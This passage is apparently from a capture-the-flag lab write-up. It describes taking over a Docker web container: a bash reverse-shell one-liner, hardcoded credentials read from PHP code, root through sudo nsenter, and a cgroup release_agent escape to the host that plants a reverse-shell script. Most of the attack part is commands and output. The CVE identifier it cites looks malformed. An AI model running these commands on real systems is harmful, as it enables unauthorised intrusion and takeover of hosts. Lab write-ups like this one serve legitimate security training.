
To obtain a proper interactive shell, we used a bash reverse shell one-liner. On our attacker machine, we set up a listener:

```
= penelope -p 7777
```

Then, in the web shell, we executed:

```
= /bin/bash -c 'bash -i >& /dev/tcp/10.8.118.119/7777 0>&1'
```





```
┌──(r00t㉿Thinktwice)-[~/Desktop/THM/h1hard]
└─$ penelope -p 7777
[+] Listening for reverse shells on 0.0.0.0:7777 → 127.0.0.1 • 10.…
➤ 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from 6b364d3940e6~10.10.145.105-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/myshiii777/.penelope/sessions/6b364d3940e6~10.10.145.105-Linux-x86_64/2026_03_11-18_29_28-482.log 📜
www-data@6b364d3940e6:/var/www/html/public$ ls -la
total 268
drwxr-xr-x 1 www-data www-data   4096 Feb 19  2021 .
drwxr-xr-x 1 www-data www-data   4096 Mar 12 01:10 ..
-rwxr-xr-x 1 www-data www-data    167 Feb 19  2021 .htaccess
-rwxr-xr-x 1 www-data www-data 121200 Feb 19  2021 bootstrap.min.css
-rwxr-xr-x 1 www-data www-data  37045 Feb 19  2021 bootstrap.min.js
-rwxr-xr-x 1 www-data www-data    158 Feb 19  2021 index.php
-rwxr-xr-x 1 www-data www-data  89476 Feb 19  2021 jquery.min.js
-rwxr-xr-x 1 www-data www-data    142 Feb 19  2021 script.js
www-data@6b364d3940e6:/var/www/html/public$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@6b364d3940e6:/var/www/html/public$
```


A connection arrived, and we caught the shell.

Finding Credentials

We navigated to the web application directory and examined the `Api.php` controller:

```
= cd /var/www/html/controllers

= cat Api.php
```

Inside, we found the login credentials:




```
        \Output::success(array(
            'name'     =>  'Server Manager',
            'stack'    =>  array(
                'nginx' =>  $_SERVER["SERVER_SOFTWARE"],
                'php'   =>  phpversion(),
                'mysql' =>  array(
                    'version'   =>  '5.6',
                    'database'  =>  'servermanager'
                )
            )
        ));
    }

    public static function login(){
        if( isset($_POST["username"],$_POST["password"]) ){
            if( $_POST["username"] === 'admin' && $_POST["password"] === 'niceWorkHackerm4n' ){
                \Output::success(array(
                    'login' => true,
                    'error' => '',
                    'token' =>  '1f7f97c3a7aa4a75194768b58ad8a71d'
                ));
            }else {
                \Output::success(array(
                    'login' => false,
                    'error' => 'Invalid username / password combination'
                ));
            }
        }else{
            \Output::success(array(
                'login' =>  false,
                'error' =>  'Missing required parameters'
            ));
        }
    }

    public static function session(){
        \Output::success(array(
            'active_sessions'   =>  array(
                array(
                    'id'    =>  1,
                    'username'  =>  'admin',
                    'hash'      =>  '1b4237f476826986da63022a76c35bb1'
                )
            )
```

The credentials `admin:niceWorkHackerm4n` matched the token we already had.

Switching to the Admin User

The container had an `admin` user, but its default shell was restricted (`rbash`). We bypassed this by invoking bash directly via SSH from within the container:

```
= ssh admin@localhost bash
# Password: niceWorkHackerm4n
```




```
www-data@6b364d3940e6:/var/www/html/controllers$ ssh admin@localhost bash
admin@localhost's password:
id
uid=1000(admin) gid=1000(admin) groups=1000(admin),27(sudo)
```

We were now logged in as `admin` with a proper bash shell.

Checking Sudo Privileges


Running `sudo -l` showed:



```
www-data@6b364d3940e6:/var/www/html/controllers$ ssh admin@localhost bash
admin@localhost's password:
id
uid=1000(admin) gid=1000(admin) groups=1000(admin),27(sudo)
sudo -l
Matching Defaults entries for admin on 6b364d3940e6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on 6b364d3940e6:
    (ALL) ALL
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /usr/bin/nsenter
python3 -c 'import pty; pty.spawn("/bin/bash")'
admin@6b364d3940e6:~$
```

The `nsenter` binary allowed us to enter the namespaces of another process. Since we could run it as root without a password, we used it to spawn a root shell.
(https://gtfobins.org/gtfobins/nsenter/#shell)

```
= /usr/bin/sudo /usr/bin/nsenter --target 1 --mount --uts --ipc --net --pid -- /bin/bash
```



```
admin@6b364d3940e6:~$ /usr/bin/sudo /usr/bin/nsenter --target 1 --mount --uts --ipc --net --pid -- /bin/bash
<rget 1 --mount --uts --ipc --net --pid -- /bin/bash
root@6b364d3940e6:/# ls -la
ls -la
total 68
drwxr-xr-x   1 root root 4096 Feb 22  2021 .
drwxr-xr-x   1 root root 4096 Feb 22  2021 ..
-rwxr-xr-x   1 root root    0 Feb 22  2021 .dockerenv
lrwxrwxrwx   1 root root    7 Jan 19  2021 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Apr 15  2020 boot
drwxr-xr-x  11 root root 3040 Mar 12 01:09 dev
drwxr-xr-x   1 root root 4096 Feb 22  2021 etc
drwxr-xr-x   1 root root 4096 Feb 22  2021 home
lrwxrwxrwx   1 root root    7 Jan 19  2021 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Jan 19  2021 lib32 -> usr/lib32
lrwxrwxrwx   1 root root    9 Jan 19  2021 lib64 -> usr/lib64
lrwxrwxrwx   1 root root   10 Jan 19  2021 libx32 -> usr/libx32
drwxr-xr-x   2 root root 4096 Jan 19  2021 media
drwxr-xr-x   2 root root 4096 Jan 19  2021 mnt
drwxr-xr-x   2 root root 4096 Jan 19  2021 opt
dr-xr-xr-x 164 root root    0 Mar 12 01:09 proc
drwx------   1 root root 4096 Feb 22  2021 root
drwxr-xr-x   1 root root 4096 Mar 12 01:10 run
lrwxrwxrwx   1 root root    8 Jan 19  2021 sbin -> usr/sbin
drwxr-xr-x   2 root root 4096 Jan 19  2021 srv
dr-xr-xr-x  13 root root    0 Mar 12 01:09 sys
drwxrwxrwt   1 root root 4096 Mar 12 01:10 tmp
drwxr-xr-x   1 root root 4096 Feb 22  2021 usr
drwxr-xr-x   1 root root 4096 Feb 22  2021 var
root@6b364d3940e6:/# cd /root
cd /root
root@6b364d3940e6:~# ls -la
ls -la
total 24
drwx------ 1 root root 4096 Feb 22  2021 .
drwxr-xr-x 1 root root 4096 Feb 22  2021 ..
lrwxrwxrwx 1 root root    9 Feb 22  2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
drwxr-xr-x 2 root root 4096 Feb 22  2021 .ssh
-rw-r--r-- 1 root root   38 Feb 22  2021 containter1_flag.txt
root@6b364d3940e6:~# cat containter1_flag.txt
cat containter1_flag.txt
THM{56d1b42929223a63f274aa8e7b02dc01}
root@6b364d3940e6:~#
```

Breaking Out to the Host (CVE-2022-04920)

(https://www.hackthebox.com/blog/cve-2022-04920-carpe-diem-explained)

With root access inside the container, we began looking for ways to escape to the host machine. Two key indicators suggested this was possible:


1. The container had a full set of Linux capabilities, including `cap_sys_admin`.
2. The cgroup filesystem was mounted and writable.

We first inspected the capabilities using `capsh --print`:

```
= capsh --print
```

The presence of `cap_sys_admin` meant we could mount filesystems and interact with cgroup controllers. Next, we checked the cgroup mounts:

```
= ls -la /sys/fs/cgroup/
```



```
root@6b364d3940e6:~# capsh --print
capsh --print
Current: =ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_r
ead
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=0(root)
Guessed mode: UNCERTAIN (0)
root@6b364d3940e6:~# ls -la /sys/fs/cgroup/
ls -la /sys/fs/cgroup/
total 0
dr-xr-xr-x 14 root root 360 Mar 12 01:09 .
drwxr-xr-x  9 root root   0 Mar 12 01:09 ..
drwxr-xr-x  2 root root   0 Mar 12 01:09 blkio
lrwxrwxrwx  1 root root  11 Mar 12 01:09 cpu -> cpu,cpuacct
drwxr-xr-x  2 root root   0 Mar 12 01:09 cpu,cpuacct
lrwxrwxrwx  1 root root  11 Mar 12 01:09 cpuacct -> cpu,cpuacct
drwxr-xr-x  2 root root   0 Mar 12 01:09 cpuset
drwxr-xr-x  2 root root   0 Mar 12 01:09 devices
drwxr-xr-x  2 root root   0 Mar 12 01:09 freezer
drwxr-xr-x  2 root root   0 Mar 12 01:09 hugetlb
drwxr-xr-x  2 root root   0 Mar 12 01:09 memory
lrwxrwxrwx  1 root root  16 Mar 12 01:09 net_cls -> net_cls,net_prio
drwxr-xr-x  2 root root   0 Mar 12 01:09 net_cls,net_prio
lrwxrwxrwx  1 root root  16 Mar 12 01:09 net_prio -> net_cls,net_prio
drwxr-xr-x  2 root root   0 Mar 12 01:09 perf_event
drwxr-xr-x  2 root root   0 Mar 12 01:09 pids
dr-xr-xr-x  2 root root   0 Mar 12 01:09 rdma
drwxr-xr-x  2 root root   0 Mar 12 01:09 systemd
root@6b364d3940e6:~#
```

The output confirmed that several cgroup controllers were available, including `rdma`, `memory`, `pids`, etc. These are typically writable and can be used for the release_agent technique.

Performing the Escape

We now followed the classic cgroup release_agent method to execute a command on the host.

First, we needed to find the path on the host that corresponds to the container's filesystem. This information is stored in `/etc/mtab`:

```
= host_path=$(sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab)

= echo $host_path
```

Next, we mounted a cgroup controller (we chose `rdma`) to a directory we controlled:

```
= mkdir /tmp/cgrp

= mount -t cgroup -o rdma cgroup /tmp/cgrp

= mkdir /tmp/cgrp/x

= echo 1 > /tmp/cgrp/x/notify_on_release
```

We then set the release_agent to point to a script we would create on the host (using the path we extracted):


```
= echo "$host_path/exploit" > /tmp/cgrp/release_agent
```

Now we created the exploit script. Because `$host_path` points to a directory on the host that is writable from inside the container, any file we create at `/exploit` will actually be written to that host directory. We used a simple reverse shell:


```
= echo '#!/bin/sh' > /exploit

= echo "/bin/bash -c 'bash -i >& /dev/tcp/10.8.118.119/1337 0>&1'" >> /exploit

= chmod a+x /exploit
```

Finally, we triggered the release_agent by moving a process into the child cgroup and then letting it exit:


```
= sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
```



```
drwxr-xr-x  9 root root   0 Mar 12 01:09 ..
drwxr-xr-x  2 root root   0 Mar 12 01:09 blkio
lrwxrwxrwx  1 root root  11 Mar 12 01:09 cpu -> cpu,cpuacct
drwxr-xr-x  2 root root   0 Mar 12 01:09 cpu,cpuacct
lrwxrwxrwx  1 root root  11 Mar 12 01:09 cpuacct -> cpu,cpuacct
drwxr-xr-x  2 root root   0 Mar 12 01:09 cpuset
drwxr-xr-x  2 root root   0 Mar 12 01:09 devices
drwxr-xr-x  2 root root   0 Mar 12 01:09 freezer
drwxr-xr-x  2 root root   0 Mar 12 01:09 hugetlb
drwxr-xr-x  2 root root   0 Mar 12 01:09 memory
lrwxrwxrwx  1 root root  16 Mar 12 01:09 net_cls -> net_cls,net_prio
drwxr-xr-x  2 root root   0 Mar 12 01:09 net_cls,net_prio
lrwxrwxrwx  1 root root  16 Mar 12 01:09 net_prio -> net_cls,net_prio
drwxr-xr-x  2 root root   0 Mar 12 01:09 perf_event
drwxr-xr-x  2 root root   0 Mar 12 01:09 pids
dr-xr-xr-x  2 root root   0 Mar 12 01:09 rdma
drwxr-xr-x  2 root root   0 Mar 12 01:09 systemd
root@6b364d3940e6:~# host_path=$(sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab)
<=$(sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab)
root@6b364d3940e6:~# echo $host_path
echo $host_path
/var/lib/docker/overlay2/d684c6b6ed3f58425ffc4f75df3103eadb783d9a4d5efbbcf9dd8b96c3360d07/diff
root@6b364d3940e6:~# mkdir /tmp/cgrp
mkdir /tmp/cgrp
root@6b364d3940e6:~# mount -t cgroup -o rdma cgroup /tmp/cgrp
mount -t cgroup -o rdma cgroup /tmp/cgrp
root@6b364d3940e6:~# mkdir /tmp/cgrp/x
mkdir /tmp/cgrp/x
root@6b364d3940e6:~#

root@6b364d3940e6:~# echo 1 > /tmp/cgrp/x/notify_on_release
echo 1 > /tmp/cgrp/x/notify_on_release
root@6b364d3940e6:~# echo "$host_path/exploit" > /tmp/cgrp/release_agent
echo "$host_path/exploit" > /tmp/cgrp/release_agent
root@6b364d3940e6:~# echo '#!/bin/sh' > /exploit
echo '#!/bin/sh' > /exploit
root@6b364d3940e6:~# echo "/bin/bash -c 'bash -i >& /dev/tcp/10.8.118.119/1337 0>&1'" >> /exploit
<-i >& /dev/tcp/10.8.118.119/1337 0>&1'" >> /exploit
root@6b364d3940e6:~# chmod a+x /exploit
chmod a+x /exploit
root@6b364d3940e6:~# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@6b364d3940e6:~# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@6b364d3940e6:~#
```



```
┌──(r00t㉿Thinktwice)-[~/Desktop/THM/h1hard]
└─$ penelope -p 1337
